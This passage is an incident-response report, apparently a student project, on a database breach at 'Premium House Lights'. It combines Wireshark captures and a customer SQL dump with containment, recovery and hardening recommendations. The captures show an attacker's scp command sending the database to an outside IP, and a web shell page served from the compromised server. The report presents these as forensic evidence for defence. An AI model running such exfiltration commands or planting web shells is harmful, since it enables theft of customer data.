
```
--
-- Dumping data for table `customers`
--

LOCK TABLES `customers` WRITE;
/*!40000 ALTER TABLE `customers` DISABLE KEYS */;
INSERT INTO `customers` VALUES (103,'Atelier graphique','13
',NULL,'44000','France','21000.00'),(112,'Signal Gift Store
egas','NV','83030','USA','71800.00'),(114,'Australian Colle
Road','Level 3','Melbourne','Victoria','3004','Australia',
0.67.8555','67, rue des Cinquante Otages',NULL,'Nantes',NUL
Bergulfsen','Jonas ','07-98 9555','Erling Skakkes gate 78',
istributors Ltd.','1165','Nelson','Susan','4155551450','56
```

```
Apply a display filter ... <Ctrl-/>
No.  Time                        Source
2286 2022-02-19 19:01:59.129111  10.10.1.3
2287 2022-02-19 19:01:59.134893  10.10.1.2
2288 2022-02-19 19:01:59.134934  10.10.1.3
2289 2022-02-19 19:01:59.134963  10.10.1.2
2290 2022-02-19 19:01:59.135097  10.10.1.2
2291 2022-02-19 19:01:59.139197  10.10.1.2
2292 2022-02-19 19:02:03.156480  111.7.96.138
2293 2022-02-19 19:02:03.156516  147.182.157.9
2294 2022-02-19 19:02:17.503951  10.10.1.2
2295 2022-02-19 19:02:17.506011  10.10.1.3
2296 2022-02-19 19:02:17.508034  10.10.1.2
2297 2022-02-19 19:02:26.394165  10.10.1.2
2298 2022-02-19 19:02:26.399585  10.10.1.3
2299 2022-02-19 19:02:26.400395  10.10.1.2
2300 2022-02-19 19:02:26.405667  147.182.157.9
2301 2022-02-19 19:02:26.497877  178.62.228.28
2302 2022-02-19 19:02:26.497934  147.182.157.9
2303 2022-02-19 19:02:26.498348  147.182.157.9
2304 2022-02-19 19:02:26.587861  178.62.228.28
2305 2022-02-19 19:02:26.596305  178.62.228.28

> Frame 2298: 113 bytes on wire (904 bits), 113 bytes c
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 10.10.1.3, Dst: 10.
> Transmission Control Protocol, Src Port: 23, Dst Port
v Telnet
    Data: scp phl.db fierce@178.62.228.28:/tmp/phl.db\
```

```
> Frame 2297: 112 bytes on wire (896 bits), 112 bytes captured (896 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 10.10.1.2, Dst: 10.10.1.3
> Transmission Control Protocol, Src Port: 49522, Dst Port: 23, Seq: 396, Ack: 70743, Len: 44
v Telnet
    Data: scp phl.db fierce@178.62.228.28:/tmp/phl.db\n

0000  00 00 00 01 00 06 52 08  71 2c 5b b5 00 00 08 00   ······R· q,[·····
0010  45 10 00 60 6f 16 40 00  40 06 b5 59 0a 0a 01 02   E··`o·@· @··Y····
0020  0a 0a 01 03 c1 72 00 17  5c 75 bd 35 22 0d 85 ee   ·····r·· \u·5"···
0030  80 18 03 4d 16 6b 00 00  01 01 08 0a 07 e9 03 60   ···M·k·· ·······`
0040  d6 ae bf 9d 73 63 70 20  70 68 6c 2e 64 62 20 66   ····scp  phl.db f
0050  69 65 72 63 65 40 31 37  38 2e 36 32 2e 32 32 38   ierce@17 8.62.228
0060  2e 32 38 3a 2f 74 6d 70  2f 70 68 6c 2e 64 62 0a   .28:/tmp /phl.db·
```

Figure 12

On February 19, 2022, at 22:02, the attacker completed sending the database. Subsequently, they covered their tracks and left the system, setting a password for future access, effectively creating a backdoor. Below, we can see a PHP shell script that indicates the original location of the possible database copy download on GitHub.



```
2329 2022-02-19 19:02:27.103553  147.182.157.9  178.62.228.28  TCP      68 51158 → 22 [ACK] Seq=1
2330 2022-02-19 19:02:27.643342  200.97.158.83  147.182.157.9  TCP      68 [TCP Port numbers reus
2331 2022-02-19 19:02:27.643381  147.182.157.9  200.97.158.83  TCP      56 445 → 54390 [RST, ACK]
2332 2022-02-19 19:02:29.026225  10.10.1.2      10.10.1.3      TELNET   78 Telnet Data ...
2333 2022-02-19 19:02:29.026434  147.182.157.9  178.62.228.28  SSHv2   216 Client:
2334 2022-02-19 19:02:29.026476  10.10.1.3      10.10.1.2      TELNET   70 Telnet Data ...
2335 2022-02-19 19:02:29.027262  10.10.1.2      10.10.1.3      TCP      68 49522 → 23 [ACK] Seq=4
2336 2022-02-19 19:02:29.127801  178.62.228.28  147.182.157.9  SSHv2    96 Server:
2337 2022-02-19 19:02:29.127824  147.182.157.9  178.62.228.28  TCP      68 51158 → 22 [ACK] Seq=1
2338 2022-02-19 19:02:29.127970  147.182.157.9  178.62.228.28  SSHv2   180 Client:

> Frame 2327: 101 bytes on wire (808 bits), 101 bytes captured (808 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 10.10.1.3, Dst: 10.10.1.2
> Transmission Control Protocol, Src Port: 23, Dst Port: 49522, Seq: 70790, Ack: 440, Len: 33
v Telnet
    Data: fierce@178.62.228.28's password:
```

```
Wireshark · Packet 6792 · phl_webserver.pcap
> Frame 6792: 2723 bytes on wire (21784 bits), 2723 bytes captured (21784 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 138.68.92.163
> Transmission Control Protocol, Src Port: 80, Dst Port: 54950, Seq: 1, Ack: 522, Len:
> Hypertext Transfer Protocol
v Line-based text data: text/html (97 lines)
    <!DOCTYPE html>\n
    <html lang="en">\n
    <!-- By Artyum (https://github.com/artyuum) -->\n
    <head>\n
        <meta charset="utf-8">\n
        <meta http-equiv="X-UA-Compatible" content="IE=edge">\n
        <meta name="viewport" content="width=device-width, initial-scale=1">\n
        <title>Web Shell</title>\n
        <style>\n
            * {\n
```

Figure 13

3. **Contain –** With the database leak is discovered, is a confirmation for a sign of compromise, I highlight recommend look on the network for the source of the disruption, and:

   - Isolate or disconnect compromised systems from the network to prevent further unauthorized access and data exfiltration.
   - Change access credentials, updating all of them for the database and related systems.
   - Block malicious domains.
   - Implementing detection tools to prevent further spread of the exploitation.
   - Implementing, enhance monitoring for suspicious activity on the network and database.

Eradicate Steps – We can start for identify the following **Weaknesses,** that needs immediately attention.

- Unencrypted Data - Sensitive customers data was found unencrypted within the database.
- Weak Access Controls - Lack of multi-factor authentication (MFA) or at least a robust password policy for the database.
- Inadequate Monitoring - Insufficient monitoring of database access and network traffic.

Execute Eradication Plan – Identify and remove any unauthorized accounts created by the attacker. After conducting scans of affected systems to identify and remove any malicious scripts or tools downloaded by any adversary. Ensuring that all database users are aware of the brute force attack, and instructed change the credentials, forcing password updates and highlight encourages to Implement multi-factor authentication (MFA) for an added layer of security.

Triage and confirm eradication – In order to follow to the recovery stage: check the patch, update or content filter modification. Performing a test implementation to contains malicious scripts sample Test for the malware eradication process Removed affected assets (equipment's, workstations, sites or networks). Coordinate Tech counter measures and a possible take down service. *6. "Ransomware: Incident Response Playbooks Gallery -"*

4. **Recovery –** Try to Restore affected user accounts, if available, to ensure business continuity. Conduct thorough security assessments and vulnerability scans to identify and address any weaknesses exploited by the BFA and exploitation. Implement additional security controls, such as email authentication measures and employees training, to prevent future phishing attacks.
   Forensic Analysis - Conduct forensic analysis to identify the cause, impact and extent of the breach, and collect evidence for potential legal or regulatory proceedings.
   Incident Remediation - Restore affected systems and data from clean backups, ensuring integrity and availability before restoring affected systems. Validate the recovery process and perform thorough testing to ensure systems are free of threat.
   Remediation Steps – Having in mind the following recommendations and mitigations strategies.
   - Update Security Measures - Apply patches and updates to all systems to close vulnerabilities exploited during the attack.
   - Data Encryption - Initiated encryption of all sensitive customer data within the database.
   - Access Control Review - Implemented role-based access control (RBAC) and MFA for critical systems.
   - Audit and Patch Management: Conducted a thorough audit and applied necessary security patches to all systems.

5. **Post-Incident Activity –** Implement continuous monitoring for real-time threat detection and response on any suspicious activity on the network, schedule regular vulnerability assessments and penetration testing; and enhance network segmentation to limit the spread of potential breaches, by improving resilience against future phishing attacks.

   Document all actions taken during the incident response process, including analysis findings, containment measures, and recovery efforts.
   Activities - Conduct a post-incident review to evaluate the effectiveness of the response, identify areas for improvement, and update incident response procedures accordingly.
   Future Protection – Just rest a couple of short recommendations, to enhance the security posture and help to mitigating, starting from the lesson learned with the present failure:

- Implement strong password policies and enforce regular password changes, being a must the deploying MFA for all user accounts.
- Develop and maintain regular backups of all critical data, ensuring offsite storage and encryption.
- Ensure all software and systems are up-to-date with the latest security patches and updates.
- Implement Data Encryption: Encrypt sensitive data both in transit and at rest to prevent unauthorized access.
- Limit Login Attempts: Implement rate limiting or IP blocking to prevent brute force attacks.

Adjust Security Policy

Just rest some recommendations in order to strengthen the security posture, to avoid or at least mitigate the impact on future incidents.

General Recommendations.

- Update the incident response plan to include specific actions for brute force attacks and data exfiltration scenarios.
- Conduct regular security training for employees to recognize phishing attempts and other attack vectors.
- Perform regular security audits and penetration testing to identify and address weaknesses proactively.

Network Topology recommendations.

- Apply network segmentation to reduce risks of lateral movement by potential attackers.
- Enhance firewall rules to protect against unauthorized access.
- Ensure only authorized users and devices have access to sensitive areas of the network.
- Enhance switch security, by updating firmware and endpoints continuous updating.
- Implementing routers to avoid vulnerabilities in the network traffic, that can be maintain the local devices to a permanent exposure risk.

Conclusion

Conduct a comprehensive review of the incident response process to identify areas for improvement. Having clear the root cause of the present exfiltration and determine how the attackers gained access to the organization's database. Update incident response plans, security policies, and employee training programs based on lessons learned from the brute force access. By following these steps, the organization can effectively respond to brute force attack attacks, minimize their impact, and enhance their resilience against future incidents and mitigating the impact in case the any breach event for Premium House lights.

Enhancing access enforcement is critical for ensuring that only authorized individuals can access sensitive information and systems. Key strategies include Role-Based Access Control (RBAC), implementing MFA, continuous monitoring, the principle of least privilege, zero trust architecture, and privileged access management. These will be explained further during my demo day.

Appendix

- Joint Cybersecurity Advisory - AA20-245A - https://www.cisa.gov/sites/default/files/publications/AA20-245A-Joint_CSA-Technical_Approaches_to_Uncovering_Malicious_Activity_508.pdf
- Federal Government Cybersecurity Incident & Vulnerability - https://www.cisa.gov/sites/default/files/2024-03/Federal_Government_Cybersecurity_Incident_and_Vulnerability_Response_Playbooks_508C.pdf
- NIST Special Publication 800-63B - https://pages.nist.gov/800-63-3/sp800-63b.html

References

- Information & Cyber Security Policy Templates - https://purplesec.us/resources/cyber-security-policy-templates/#GetStarted
- Unauthorized Access: Incident Response Playbooks Gallery - https://web.archive.org/web/20220628175801/https://www.incidentresponse.org/playbooks/unauthorized-access
- Project 7 Security Incident Respond plan - https://drive.google.com/file/d/1rc7xAJXYNYmUSJg6s9DFho7yZpc7TnD1/view?usp=drive_link
- HTTP vs. HTTPS: Differences, Benefits, and Migration Tips - https://www.semrush.com/blog/http-vs-https/
- Technical Approaches to Uncovering and Remediating Malicious Activity | CISA - file:///D:/user/Desktop/BootCamp%20CS/W12/AA20-245A-Joint_CSA-Technical_Approaches_to_Uncovering_Malicious_Activity_508.pdf
- What Is a Reverse Shell: Examples & Prevention Techniques: Imperva - https://www.imperva.com/learn/application-security/reverse-shell/
- Project 4 - Playbook for Cat and Box scenario.pdf - https://drive.google.com/file/d/1hB_5RFFdj7je42VqqZRlw7b9heoxIjRL/view?usp=drive_link
- OpenAI. (n.d.). ChatGPT Chat. https://chat.openai.com/
- Computer Security Incident Handling Guide - https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
- https://attack.mitre.org/techniques/T1110/ - https://attack.mitre.org/techniques/T1110/
- What Are Network Security Basics? - https://www.trendmicro.com/en_us/what-is/network-security/network-security-basics.html